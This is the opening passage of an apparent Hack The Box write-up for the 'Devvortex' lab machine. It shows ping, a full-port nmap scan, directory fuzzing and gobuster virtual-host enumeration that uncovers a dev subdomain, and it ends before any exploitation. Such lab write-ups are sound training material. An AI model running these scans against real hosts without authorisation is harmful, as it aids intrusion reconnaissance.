

Devvortex (HTB)

ip of the machine :- 10.129.229.146




```
~/current Fri Oct 11 2024 22:01 (4.112s)
ping 10.129.229.146 -c 5

PING 10.129.229.146 (10.129.229.146) 56(84) bytes of data.
64 bytes from 10.129.229.146: icmp_seq=1 ttl=63 time=82.0 ms
64 bytes from 10.129.229.146: icmp_seq=2 ttl=63 time=82.3 ms
64 bytes from 10.129.229.146: icmp_seq=3 ttl=63 time=88.1 ms
64 bytes from 10.129.229.146: icmp_seq=4 ttl=63 time=78.9 ms
64 bytes from 10.129.229.146: icmp_seq=5 ttl=63 time=84.0 ms

--- 10.129.229.146 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 78.897/83.064/88.063/2.997 ms
```

machine is on!!!



```
~/current Fri Oct 11 2024 22:01 (7.426s)
nmap -p- --min-rate=10000 10.129.229.146

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-11 22:01 IST
Nmap scan report for devvortex.htb (10.129.229.146)
Host is up (0.079s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 7.39 seconds
```

As usual two ports...



devvortex.htb

DevVortex


WELCOME TO

DEVVORTEX

Unleash the power of the web with DevVortex - your compass in the digital realm


Contact us

WHAT WE DO



DevVortex is a dynamic web development agency that thrives on transforming ideas into digital realities


added ip with domain in /etc/hosts file and started exploring the website manually and didn't find anything on manual enumeration.



```
css                         [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 79ms]
images                      [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 79ms]
js                          [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 81ms]
:: Progress: [20469/20469] :: Job [1/1] :: 497 req/sec :: Duration: [0:00:42] :: Errors: 0 ::
```


Just the usual directories....

Let's do subdomain enumeration...



```
~/current Fri Oct 11 2024 22:05 (39.853s)
gobuster vhost -u http://devvortex.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt --app
end-domain -t 50

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                 http://devvortex.htb
[+] Method:              GET
[+] Threads:             50
[+] Wordlist:            /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
[+] User Agent:          gobuster/3.6
[+] Timeout:             10s
[+] Append Domain:       true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: dev.devvortex.htb Status: 200 [Size: 23221]
Progress: 19966 / 19967 (99.99%)
===============================================================
Finished
===============================================================
```

Used gobuster and found one subdomain. Let's visit it!!!



